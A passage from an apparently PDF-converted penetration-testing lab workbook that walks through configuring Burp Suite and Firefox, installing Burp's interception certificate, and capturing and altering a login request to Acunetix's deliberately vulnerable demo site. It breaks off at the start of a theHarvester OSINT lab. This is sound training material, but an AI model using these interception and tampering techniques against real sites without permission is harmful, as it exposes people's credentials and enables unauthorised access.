
Lab Topology:

All we need is Kali Linux amd64 version VM for this lab.


Lab Walkthrough:

Task 1:


Run “burpsuite” command in Kali terminal screen as “kali” user. Accept and update as required.



Once Burp is opened, choose “Temporary Project” from the list of options and click next.



In the next screen, choose the option to setup Burp using Burp defaults, and then press “Start Burp”.




Task 2:

Once Burp Suite is opened, you will see a lot of tabs and other information. For now, all we will be worrying about is the Proxy tab, so you can navigate there now.


Burp Suite recently updated to include its own built-in browser for using the local proxy with, which means we no longer must configure our browser to work with Burp manually. However, we will also consider the use of an external browser in this lab.

Notice that colored button which says, “intercept is on”. This means that Burp is currently intercepting traffic sent from our Kali machine to any server. For now, we can press this button to turn intercept mode off.




Task 3:

We will begin by learning how to use Burp with Firefox. Navigate to the proxy tab, and then to the options tab. Then, click on “Import/export CA Certificate”. This is the certificate which will allow our browser to trust Burp Suite.





Then, browse to a location on your Kali VM where you want to save the file. It is important that, when you are saving the file, you save it with a .der extension, otherwise the file won't import correctly into Firefox.




Task 4:

Once this is done, open Web Browser (Firefox) in Kali and navigate to the options. Find “proxy” in Preferences’ search box. Click on the button called “Settings” under Network Settings.







Then, click Manual Proxy Configuration and enter the following details:



Task 5:

Once this is done, navigate to the Privacy & Security tab and then to the Certificates section. This is where we will import the certificate from Burp we saved earlier. To do this, press on “View Certificates” and click on “Import”.



Navigate to the .der file that we saved earlier. Once selected, a box will pop up asking if you would like Burp Suite to be able to intercept emails and

connections to websites. Select both options and click “Ok”.



Great, Firefox is now configured to work with burp! To test it out, open Burp and Firefox. Ensure Intercept mode is turned ON, and search something in Firefox. If Burp Suite is not intercepting requests, you may have to navigate back to the proxy page. A pop-up might appear asking you to set up a listener. Simply press enable and Burp should then work properly.

Your request should be captured in Burp Suite for you to manipulate or examine.

Task 6:


Now, we will learn how to use Burp to intercept browser network traffic.

Once the web browser opens, navigate to the following site:

<http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F>


Once there, go back to Burp and turn ON intercept mode. Then, enter any username and password combination into the site and click “Login”. As you will see, the page will remain in a loading state. This is because Burp has now intercepted the request we sent to the server, and is holding it for us to

manipulate.



Username: user1
Password: ••••

Go back to Burp and you will find the intercepted request, along with the username and password data that we entered. To navigate through the different requests Burp is intercepting, simply press the “Forward” button to send the request to the server and view the next request.



POST /Login.asp?RetURL=%2FDefault%2Easp%3F HTTP/1.1
Host: testasp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://testasp.vulnweb.com
Connection: close
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F
Cookie: ASPSESSIONIDCSCDQRAR=BHEIBKDAHDPGFDNKGECLFGPG
Upgrade-Insecure-Requests: 1
tfUName=user1&tfUPass=pwd1

Task 7:

You can also alter any text portion of web traffic when Burp interception mode is ON. Try to change “tfUName=admin” and “tfUPass=none” and press the “Forward” button. Those are valid credentials for the green-colored page, and you will be granted access to the next page.

Pretty Raw In Actions ▾

tfUName=admin&tfUPass=none

co/20100101 Firefox/78.0
q=0.9,image/webp,*/*;q=0.8

```
10 Connection: close
11 Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F
12 Cookie: ASPSESSIONIDCSCDQRAR=EHEIBKDNMFGFDNKGECLFGFG
13 Upgrade-Insecure-Requests: 1
14
15 tfUName=admin&tfUPass=none
```

Acunetix acuforum		TEST and Demonstration site for Acunetix Web Vulnerability Scanner		
about - forums - search - logout admin - SQL scanner - SQL vuln help				
Forum		Threads	Posts	Last Post
Acunetix Web Vulnerability Scanner	Talk about Acunetix Web Vulnerability Scanner	24	24	3/17/2021 10:46:31 AM
Weather	What weather is in your town right now	0	0	
Miscellaneous	Anything crossing your mind can be posted here	94	94	3/17/2021 10:43:04 AM

Lab 8. Information Gathering Using theHarvester

Lab Objective:

Learn how to gather information on a target site using theHarvester.

Lab Purpose:

Information gathering is often the first step of any penetration test. theHarvester is a very powerful OSINT (Open-Source Intelligence Tool) for finding information on a target URL. It searches multiple sites for information about the target URL and displays all the information it finds. It is particularly useful for finding names of people and their email addresses as well as subdomains of the target site.

Lab Tool:

Kali Linux

Lab Topology:

You can use either Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

